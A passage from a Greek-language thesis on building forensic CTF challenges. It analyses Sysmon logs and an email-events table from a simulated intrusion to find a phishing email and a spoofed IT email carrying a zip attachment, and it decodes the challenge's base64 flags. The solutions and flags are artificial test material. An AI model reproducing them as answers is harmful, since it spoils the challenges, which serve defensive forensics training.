Registry value set	2024-03-31T18:16:40.2430000Z	{c9ab9b5c	4716	C:\Windows\system32\NOTEPAD.EXE
Process accessed	null	{c9ab9b5c	1752	C:\Windows\system32\svchost.exe

Εικόνα 50 Εγγραφή 266,265,264,263,262 και 261

Εγγραφή 259,258: EventID 7 (Image loaded) και EventID 13 (Registry value set)

Αρχικά υποδεικνύεται ότι η διαδικασία svchost.exe ορίζει μια τιμή μητρώου που σχετίζεται με τις ρυθμίσεις ενός συγκεκριμένου χρήστη. Η τιμή μητρώου βρίσκεται στο HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\ και φαίνεται να σχετίζεται με μια συγκεκριμένη εφαρμογή που ονομάζεται 40811eyack.com.MAIL_xsbsxxypt8dh6. Στην συνέχεια η διαδικασία BrowserXAML.exe, που σχετίζεται με το Microsoft Edge Embedded Browser WebView Client, φόρτωσε ένα αρχείο. Το αρχείο που έχει φορτωθεί είναι το ίδιο το BrowserXAML.exe, το οποίο αποτελεί μέρος του προγράμματος WebView του ενσωματωμένου προγράμματος περιήγησης Microsoft Edge.

Εγγραφή 257 έως και 248

Η ανάλυση των συγκεκριμένων εγγραφών σαν σύνολο καθώς προκύπτουν αρκετές σαν αποτέλεσμα λόγω της φύσης των διεργασιών των Windows μας υποδεικνύουν ότι φορτώθηκε στη μνήμη μια εφαρμογή που σχετίζεται με Emails. Στην εικόνα 51 και 52 φαίνεται ένα μέρος των εγγραφών αυτών.

7876	C:\Users\John\AppData\Local\Microsoft\EdgeWebView\Application\123.0.2420.65\msedgewebview2.exe
7876	C:\Users\John\AppData\Local\Microsoft\EdgeWebView\Application\123.0.2420.65\msedgewebview2.exe
7876	C:\Users\John\AppData\Local\Microsoft\EdgeWebView\Application\123.0.2420.65\msedgewebview2.exe
7876	C:\Users\John\AppData\Local\Microsoft\EdgeWebView\Application\123.0.2420.65\msedgewebview2.exe
644	C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
644	C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
644	C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe

Εικόνα 51 Απόσπασμα εγγραφών 257 εώς 248 μέρος πρώτο.

null
C:\Users\John\AppData\Local\Microsoft\EdgeWebView\Application\123.0.2420.65\msedge_elf.dll
null
C:\Users\John\AppData\Local\Microsoft\EdgeWebView\Application\123.0.2420.65\msedgewebview2.exe
null
null

Εικόνα 52 Απόσπασμα εγγραφών 257 εώς 248 μέρος δεύτερο.

Αυτό το καταλαβαίνουμε από τα directories, τις ονομασίες αλλά και την αλληλεπίδραση με τον Edge.


Εγγραφή 247-246: Evend ID 22 (Dns query)

Αυτές οι εγγραφές υποδεικνύουν ερωτήματα DNS (Domain Name System) που έγιναν από τη διαδικασία BrowserXAML.exe . Στην φωτογραφία 53 παρατηρούμε πως αποτυπώθηκε το dns request στα logs.


api.pubfinity.com	::ffff:35.186.250.57;
api.consentdesk.com	type: 5 ghs.googlehosted.com;::ffff:142.250.185.83;

Εικόνα 54 Αποτύπωση dns request σε εγγραφή

Για τα συγκεκριμένα domains δεν υπάρχουν πολλές πληροφορίες αλλά είναι στην στήλη dns_query_results και βλέπουμε ότι είναι google hosted με Ips της google. Στην εικόνα 54 και 55 με την βοήθεια του Abuseipdb παρατηρούμε τις παραπάνω πληροφορίες.



Εικόνα 53 Google Ip μέρος πρώτο




Εικόνα 55 Google Ip μέρος δεύτερο.

Τα συμπεράσματα από την ανάλυση των δυο εγγραφών δεν μπορούν να είναι πάλι πολύ συγκεκριμένα αλλά μέχρι στιγμής ξέρουμε ότι έχει ανοιχτεί ένα App Mail που κάνει DNS Querys στην google. Όποτε μπορούμε να θεωρήσουμε ότι το συγκεκριμένο App είναι υπηρεσία την google (π.χ. gmail).

Εγγραφή 246 εώς 154

Το παραπάνω μοτίβο επαναλαμβάνεται δηλαδή οι ίδιες αλλά και κάποιες νέες διεργασίες αλληλοεπιδρούν μεταξύ τους σε συνδυασμό με κάποια Dns Querys σε google domains και Ips. Στην εικόνα 56 φαίνονται μερικές από τις εγγραφές που επαναλαμβάνονται.



544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
300 C:\Windows\System32\smartscreen.exe
300 C:\Windows\System32\smartscreen.exe
544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
300 C:\Windows\System32\smartscreen.exe
376 C:\Users\John\AppData\Local\Microsoft\EdgeWebView\Application\123.0.2420.65\msedgewebview2.exe
544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
380 C:\Windows\system32\svchost.exe
544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
300 C:\Windows\System32\smartscreen.exe
544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe
732 C:\Windows\System32\svchost.exe
372 C:\Windows\System32\RuntimeBroker.exe
544 C:\Program Files\WindowsApps\40811eyack.com.MAIL_10.17763.216.0_x64__xsbsxxypt8dh6\BrowserXAML.exe

Εικόνα 56 Επαναλαμβανόμενο μοτίβο εγγραφών.

Ips ή domains που δεν έχουν να κάνουν με την google το πιο πιθανό είναι να είναι αποτέλεσμα διαφημίσεων της εφαρμογής αλλά γενικότερα τίποτα το επιλήψιμο. Στην εικόνα 57 ένα αποτέλεσμα αυτών.

myfreegames.net	0	::ffff:172.67.75.22;::ffff:104.26.8.14
games.gamessumo.com	0	::ffff:172.67.69.219;::ffff:104.26.3.1
myfreegames.net	9701	-
adsjumbo.com	0	::ffff:172.67.70.215;::ffff:104.26.8.9
creatives.pubfinity.com	0	::ffff:34.117.88.173;
pixel-api.pfsrvs.com	0	type: 5 ghs.googlehosted.com;::fff
games.gamessumo.com	0	::ffff:172.67.69.219;::ffff:104.26.3.1
null	null	null
null	null	null
null	null	null
games.gamessumo.com	9701	-
null	null	null
ssp-api.pfsrvs.com	0	type: 5 ghs.googlehosted.com;::fff
null	null	null
static.pfsrvs.com	0	::ffff:35.227.240.5;
eyacker.pubfinity.com	0	::ffff:35.186.250.57;
null	null	null
eyacker.pubfinity.com	0	::ffff:35.186.250.57;
cp.pubfinity.com	0	type: 5 loadbalancer-main-1687369
null	null	null
api.pubfinity.com	0	::ffff:35.186.250.57;

Εικόνα 57 Ips

Εγγραφή 153 έως 135:


Συνεχίζεται το παραπάνω μοτίβο με την διαφορά ότι βλέπουμε και κάποια EventID: 3 (Network connection detected) με εξαίρεση κάποιες που αφορούν πάλι google Ips με destination port 443 που είναι για https traffic όπως φαίνεται και στην εικόνα 58.

TRUE	FALSE	192.168.152.129	-	64325	-	FALSE	142.250.185.238	-	443	-	
TRUE	FALSE	192.168.152.129	-	64323	-	FALSE	172.217.18.4	-	443	-	
TRUE	FALSE	192.168.152.129	-	64322	-	FALSE	172.217.18.3	-	443	-	
TRUE	FALSE	192.168.152.129	-	64321	-	FALSE	216.58.206.67	-	443	-	
TRUE	FALSE	192.168.152.129	-	52476	-	FALSE	172.217.18.4	-	443	-	
TRUE	FALSE	192.168.152.129	-	52497	-	FALSE	142.250.185.238	-	443	-	
TRUE	FALSE	192.168.152.129	-	63027	-	FALSE	172.217.18.3	-	443	-	
TRUE	FALSE	192.168.152.129	-	50254	-	FALSE	216.58.206.67	-	443	-	
null	null	null	null	null	null	null	null	null	null	null	
null	null	null	null	null	null	null	null	null	null	null	
null	null	null	null	null	null	null	null	null	null	null	
null	null	null	null	null	null	null	null	null	null	null	
null	null	null	null	null	null	null	null	null	null	null	
null	null	null	null	null	null	null	null	null	null	null	
null	null	null	null	null	null	null	null	null	null	null	
null	null	null	null	null	null	null	null	null	null	null	
TRUE	FALSE	192.168.152.129	-	64317	-	FALSE	216.58.206.37	-	443	-	

Εικόνα 58 Https Traffic

Εξαίρεση σε όλα αυτά αποτελεί η εγγραφή 146 με EventID 11 (File created). Στην εικόνα 59 και 60 φαίνεται ένα μέρος της εγγραφής.

Εικόνα 59 Εγγραφή 146 μέρος πρώτο



Εικόνα 60 Εγγραφή 146 μέρος δεύτερο

Η συγκεκριμένη εγγραφή αφορά των Sysmon agent που καταγράφει όλες αυτές τις εγγραφές.

Εγγραφή 135 έως 3:

Τα παραπάνω μοτίβα επαναλαμβάνονται συνεχώς μέχρι και το τέλος των εγγραφών. Το συμπέρασμα που προκύπτει είναι ότι ο επιτιθέμενος έχει ανοίξει την συγκεκριμένη Mail εφαρμογή και την χρησιμοποιεί. Κοιτάζοντας την στήλη event_creation_time καταλαβαίνουμε ότι αυτό συμβαίνει περίπου από 2024-03-31T18:17:30.6650000Z μέχρι 2024-03-31T18:18:57.8250000Z. Το ερώτημα που τίθεται είναι τι έγινε το συγκεκριμένο χρονικό διάστημα; Κοιτάζοντας την τελευταία εγγραφή στην στήλη event_creation_time βρίσκουμε ακόμα ένα flag. Στην εικόνα 61 φαίνεται και η ακολουθία του flag στην εγγραφή.

Εικόνα 61 Flag εγγραφής 1

“Q1RGe0hpdF93aXRoX3BoaXNofQ==” CTF{Hit_with_phish}.

Λαμβάνοντας υπόψιν τα παραπάνω ευρήματα που αφορούν την Email εφαρμογή μπορούμε να υποθέσουμε ότι ο επιτιθέμενος απέκτησε πρόσβαση σε ακόμα περισσότερες πληροφορίες και δυνατότητες

Βήμα 4:

Ανοίγοντας το αρχείο EmailEvents.csv παρατηρούμε τις παρακάτω στήλες.

Table: Υποδεικνύει το όνομα του πίνακα ή της πηγής από την οποία προέρχονται τα δεδομένα.

TimeGenerated: Υποδεικνύει την χρονική στιγμή του συμβάντος.

Authentication Details: Αυτή η στήλη παρέχει πληροφορίες σχετικά με τη διαδικασία ελέγχου ταυτότητας που σχετίζεται με το email, όπως εάν πέρασε ή απέτυχε και τυχόν σχετικές λεπτομέρειες.

DeliveryLocation: Υποδεικνύει την τοποθεσία ή τον προορισμό όπου παραδόθηκε το email. **DeliveryAction:** Περιγράφει την ενέργεια που πραγματοποιήθηκε κατά την παράδοση του μηνύματος ηλεκτρονικού ταχυδρομείου, όπως "Delivered" ή "Failed".

EmailLanguage: Υποδεικνύει τη γλώσσα που χρησιμοποιείται.

EmailAction: Περιγράφει την ενέργεια που σχετίζεται με το email.

InternetMessageId: Μοναδικό αναγνωριστικό που εκχωρείται στο μήνυμα email από τον mail server.

NetworkMessageId: είναι ένα μοναδικό αναγνωριστικό για ένα ψηφιακό μήνυμα.

RecipientEmailAddress: Διεύθυνση email του παραλήπτη ή των παραληπτών του email. **SenderDisplayName:** Εμφανιζόμενο όνομα του αποστολέα όπως εμφανίζεται στους παραλήπτες.

SenderFromAddress: Διεύθυνση ηλεκτρονικού ταχυδρομείου του αποστολέα.

SenderFromDomain: Το Domain της διεύθυνσης email του αποστολέα.

SenderMailFromAddress: Η διεύθυνση email του αποστολέα που εξάγεται από την κεφαλίδα του μηνύματος email.

SenderMailFromDomain: Το Domain της διεύθυνσης email του αποστολέα που εξάγεται από την κεφαλίδα του μηνύματος email.

Subject: Το θέμα του email.


Attachments: Υποδεικνύει εάν το email περιέχει συνημμένα και πιθανώς παρέχει λεπτομέρειες σχετικά με αυτά.

Urls: Υποδεικνύει εάν το email περιέχει URL και πιθανώς παρέχει λεπτομέρειες σχετικά με αυτά.

Κοιτάζοντας τις εγγραφές παρατηρούμε επικοινωνία μεταξύ άλλων συνάδελφων του οργανισμού, επικοινωνία με κάποιες υπηρεσίες αλλά και κάποια διαφημιστική επικοινωνία. Για το συγκεκριμένο χρονικό διάστημα που αναλύσαμε και προαναφέραμε παρατηρούμε ότι στις 2024-03-31T18:17:59 στάλθηκε ένα email προς έναν συνάδελφο του θύματος, συγκεκριμένα η εγγραφή 15. Στην εικόνα 62 φαίνονται κάποια από τα στοιχεία της εγγραφής που θα αναλυθούν παρακάτω.

Εικόνα 62 Στοιχεία απεσταλμένου email

Στάλθηκε ένα Email προς τον georgegames@myCTFgmail.com από τον user μας με SenderDisplayName: John Jones From MyCTF Company, με Email address: johnjones@myCTFgmail.com και από το domain: myCTFgmail.com. Συνεχίζοντας βλέπουμε το Subject: Docu Sign αλλά και στο email να περιέχονται ένα pdf και ένα url. Το https://loginjimailemailjipos/login/ φαίνεται να είναι κάποια login page, ωστόσο δεν υπάρχουν πληροφορίες για το domain του url σε καμία βάση δεδομένων, λαμβάνοντας υπόψιν ότι τα ευρήματα μας μέχρι στιγμής σχετίζονται με κακόβουλες δραστηριότητες, αυτό είναι αρκετά πιθανό να είναι ακόμα μια, δηλαδή phishing επίθεση. Το όνομα από το pdf είναι ένα ακόμα flag, "RGe1BoaXNoaW5nX0F0dGVtcHR9" = CTF{Phishing_Attempt} . Στην εικόνα 63 παρατηρούμε και τα στοιχεία της εγγραφής που αναλύθηκαν παραπάνω.



Εικόνα 63 Attachment, Url, Subject

Επίσης ακόμα μια εγγραφή που τραβάει το ενδιαφέρον είναι η 26. Στην 26 παρατηρούμε ότι υπάρχει ένα συνημμένο με το όνομα "NewFW.zip". Κοιτάζοντας την εγγραφή πιο προσεκτικά, το συγκεκριμένο domain από το όποιο στάλθηκε το email δεν υπάρχει επίσης σε καμία βάση δεδομένων ή online εργαλείο αναγνώρισης. Αυτό όπως και παραπάνω δεν είναι απαραίτητα κακόβουλο αλλά θέτει ισχυρά θεμέλια για περεταίρω ερευνά. Στην εικόνα 64 παρατηρούμε και τα στοιχεία της εγγραφής που αναλύθηκαν παραπάνω, όπως το domain.

Εικόνα 64 Στοιχεία αποστολέα

Το συγκεκριμένο SenderDisplayName "IT FromMyCTFCompany"είναι αρκετά ύποπτο καθώς υποδηλώνει μια προσπάθεια προσποιήσεις της ηλεκτρονικής διεύθυνσης it@myCTFgmail.com που αποτελεί την πραγματική διεύθυνση IT του οργανισμού, αυτό το καταλαβαίνουμε επειδή έχει ως domain το domain του οργανισμού αλλά και βλέπουμε ότι υπάρχει αρκετή επικοινωνία με την συγκεκριμένη διεύθυνση στο παρελθόν, σε αντίθεση με την ηλεκτρονική διεύθυνση it@spooferss.com. Λαμβάνοντας υπόψιν και το Subject "Our new firewall"αυξάνονται οι πιθανότητες του παραπάνω σεναρίου. Στην εικόνα 65 διακρίνουμε το Subject όπως αποτυπώνεται στην εγγραφή.

RE: Upload Problems		https://help.instagram.com/
Our new firewall	NewFW.zip	https://Q1RGe1Nwb29mZWRfRW1haWx9.com
Calendar		

Εικόνα 65 Our new firewall

Το περιεχόμενο του url μας δίνει ένα ακόμα flag

“Q1RGe1Nwb29mZWRfRW1haWx9” = CTF{Spoofed_Email}.

Κεφάλαιο 5: Συμπεράσματα

Η συμμετοχή σε δοκιμασίες CTF προσφέρει έναν δυναμικό τρόπο για να βελτιώσουμε το σύνολο των δεξιοτήτων μας και να αναπτύξουμε την ικανότητα αποτελεσματικής προστασίας των συστημάτων που επιθυμούμε. Πολλές διαδικτυακές πλατφόρμες όπως το TryHackMe παρέχουν ένα φιλόξενο περιβάλλον, ειδικά για αρχάριους, για να αλληλοεπιδράσουν με αυτές τις προκλήσεις. Η επίλυση των δοκιμασίων μπορεί να είναι δύσκολη στην αρχή, αλλά με την εξάσκηση, την ένταξη στην κοινότητα και τη συμμετοχή σε ορισμένους διαγωνισμούς θα αποτελέσει σιγά σιγά μια πιο ομαλή εμπειρία. Οι εγκληματολογικές δοκιμασίες προσφέρουν ανεκτίμητες πληροφορίες για διάφορες πτυχές της ψηφιακής έρευνας, όπως ανάλυση εγγραφών, ανάλυση δικτύου αλλά και ανάλυση κακόβουλου λογισμικού. Αυτές οι δεξιότητες είναι πολύ σημαντικές για ρόλους όπως οι αναλυτές ασφάλειας πληροφοριών. Πολλά από τα εργαλεία που χρησιμοποιούνται σε αυτές τις προκλήσεις είναι ανοιχτού κώδικα και είναι άμεσα διαθέσιμα σε πλατφόρμες όπως το GitHub. Η διερεύνηση των δοκιμασίων της εγκληματολογίας εμβαθύνει σε περίπλοκα θέματα, όπως η απόκρυψη δεδομένων μέσα σε εικόνες μέσω στεγανογραφίας, η κατανόηση των υπογραφών αρχείων και των μεταδεδομένων, η αποκρυπτογράφηση των μεθόδων μη εξουσιοδοτημένης πρόσβασης στο σύστημα και η κατανόηση του τρόπου με τον οποίο οι εισβολείς εκμεταλλεύονται τα τρωτά σημεία για να παραβιάσουν συστήματα. Η απόκτηση αυτών των προκλήσεων όχι μόνο εμπλουτίζει την κατανόηση της κυβερνοασφάλειας αλλά εξοπλίζει τα άτομα με πρακτικές γνώσεις ζωτικής σημασίας για την αποτελεσματική πλοήγηση στις πολυπλοκότητες της ψηφιακής ασφάλειας.

Μέσα από τη διαδικασία δημιουργίας αυτών των δοκιμασίων, αποκτήθηκε μια ολοκληρωμένη κατανόηση των διάφορων τύπων επιθέσεων, των τρωτών σημείων και των αμυντικών στρατηγικών. Η δημιουργία ρεαλιστικών σεναρίων απαίτησε σχολαστική έρευνα σε συνδυασμό με την περιπλοκότητα των απειλών, επιτρέποντας την εμβάθυνση σε θέματα γνώσεων στον τομέα. Επιπλέον, η διαδικασία δημιουργίας δοκιμασίων CTF καλλιέργησε τη δημιουργικότητά και τις δεξιότητες επίλυσης προβλημάτων καθώς σχεδιάστηκαν περίπλοκα παζλ και σενάρια που στόχο είχαν τον προβληματισμό των συμμετεχόντων. Τελικά, η γενικότερη εμπειρία της δημιουργίας δοκιμασίων CTF έδωσε τη δυνατότητα της ευελιξίας στον τομέα της κυβερνοασφάλειας εξοπλίζοντας, με εμπειρία και σημαντικές γνώσεις για την περιήγηση στο δυναμικό τοπίο της ψηφιακής ασφάλειας.

Βιβλιογραφία

1. **Alamir, M. et al. (2021)** 'Arabic question-answering system using search engine techniques', Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering, pp. 333–343. doi:10.1007/978-3-030-82562-1_31.

2. **Andreia-Cristina SIREȚANU and Gabriel GÎTLAN (2022)** Introduction to the Theory of COMPUTER VIRUSES. Available at: https://ibn. idsi.md/sites/default/files/imag_file/p-350-354_0.pdf Available at:

3. **Bott, E. and Stinson, C. (2021)** Windows 10 inside out. New Jersey? Pearson Education, Inc.

4. **Brown, J (no date)** ZBar bar code reader. Available at: https://zbar.sourceforge.net/

5. **Cvitić, I., Periša, M. and Vladava, J. (2024)** 'Data collection with honeypot server for reverse engineering of malware', 8th EAI International Conference on Management of Manufacturing Systems, pp. 61–77. doi:10.1007/978-3-031-53161-3_5.

6. **Dicristoforo, I. (2020)** Creating Dictionary Attack Software using a powerful server and JavaFX.

7. **Eross-Msft (no date)** Microsoft Entra Fundamentals documentation - microsoft entra, Microsoft Entra | Microsoft Learn. Available at: https://learn.microsoft.com/enus/entra/fundamentals/.

8. **Et. al., B.S. (2021)** 'Macro based malware detection system', Turkish Journal of Computer and Mathematics Education (TURCOMAT), 12(3), pp. 5776–5787. doi:10.17762/turcomat.v12i3.2254.

9. **Gallo, L. et al. (2024)** 'The human factor in phishing: Collecting and analyzing user behavior when reading emails', Computers & Security, 139, p. 103671. doi:10.1016/j.cose.2023.103671.

10. **Gloe, T. (2012)** 'Forensic analysis of ordered data structures on the example of JPEG files', 2012 IEEE International Workshop on Information Forensics and Security (WIFS) [Preprint]. doi:10.1109/wifs.2012.6412639.

11. **IPQS.com (no date)** Detect fraud and cyber threats with unmatched accuracy, IPQS. https://www.ipqualityscore.com/.

12. **Kennedy, D. (2011)** Metasploit: The Penetration Tester's Guide. No Starch Press.

13. **Kim, S. et al. (2018)** 'Obfuscated VBA macro detection using machine learning', 2018 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN) [Preprint]. doi:10.1109/dsn.2018.00057.

14. **Koutsokostas, V. and Patsakis, C. (2021)** 'Python and malware: Developing stealth and evasive malware without obfuscation', Proceedings of the 18th International Conference on Security and Cryptography [Preprint]. doi:10.5220/00105 41501250136.

15. **Krahl, K.M. (2017)** *Using Microsoft Word to Hide Data*. (Doctoral dissertation, Utica College).

16. **Labs, R. (2021)** A brief introduction to sysmon, Medium. Available at: https://medium.com/ax1al/a-brief-introduction-to-sysmon-7530b410984c

17. **Lewis, J.L. et al. (2020)** 'IP reputation analysis of public databases and Machine Learning

18. **Marchetti, K. and Bodily, P. (2022)** 'John the ripper: An examination and analysis of the popular hash cracking algorithm', 2022 Intermountain Engineering, Technology and Computing (IETC) [Preprint]. doi:10.1109/ietc54973. 2022.9796671.

19. **Masri, R. and Aldwairi, M. (2017)** 'Automated malicious advertisement detection using virustotal, URLVoid, and Trendmicro', 2017 8th International Conference on Information and Communication Systems (ICICS) [Preprint]. doi:10.1109/iacs.2017.7921994.

20. **Ndatinya, V. et al. (2015)** 'Network forensics analysis using Wireshark', International Journal of Security and Networks, 10(2), p. 91. doi:10.1504/ijsn.2015.070421.

21. PHP-Reverse-Shell (no date) pentestmonkey. Available at: https://pentestmonkey.net/tools/web-shells/php-reverse-shell.

22. Rboucher (no date) Azure Monitor Documentation - Azure Monitor, Azure Monitor Microsoft Learn. Available at: https://learn.microsoft.com/en-us/azure/azure-monitor/|

23. **Redkar, T. and Guidici, T. (2011)** Windows Azure Platform. Berkeley, CA: Apress.

24. **Summerfield, M. (2013)** Programming in python 3: A complete introduction to the python language. Upper Saddle River, NY etc.: Addison-Wesley.

25. **Sylvester, A. (2021)** Digital Invisible Ink Writing: Imperceptibility & Security Enhancement Technique. Available at:https://www.researchgate

.net/publication/361100228_Digital_Invisible_Ink_Writing_Imper ceptibility_Security_Enhancement_Technique.

26. **Techniques', 2020** International Conference on Computing, Networking and Communications (ICNC) [Preprint]. doi:10.1109/icnc47757.2020.9049760.

27. **Thomas, L.J. et al. (2019)** 'Cybersecurity Education: From beginners to advanced players in cybersecurity competitions', 2019 IEEE International Conference on Intelligence and Security Informatics (ISI) [Preprint]. doi:10.1109/isi.2019.8823310.

28. **Xue-Min Ru, Hong-Juan Zhang and Xiao Huang (2005)** 'Steganalysis of audio: Attacking the Steghide', 2005 International Conference on Machine Learning and Cybernetics [Preprint]. doi:10.1109/icmlc.2005.1527626.

29. **Yelevin (no date)** Microsoft Sentinel Documentation, Microsoft Learn. Available at: https://learn.microsoft.com/en-us/azure/sentinel/.

30. **Yiming Hu, Nanda, A. and Qing Yang (1999)** 'Measurement, analysis and performance improvement of the apache web server', 1999 IEEE International Performance, Computing and Communications Conference (Cat. No.99CH36305) [Preprint]. doi:10.1109/pccc.1999.749447.

31. **Zrax (no date)** Zrax/pycdc: C++ Python bytecode disassembler and decompiler, GitHub. Available at: https://github.com/zrax/pycdc.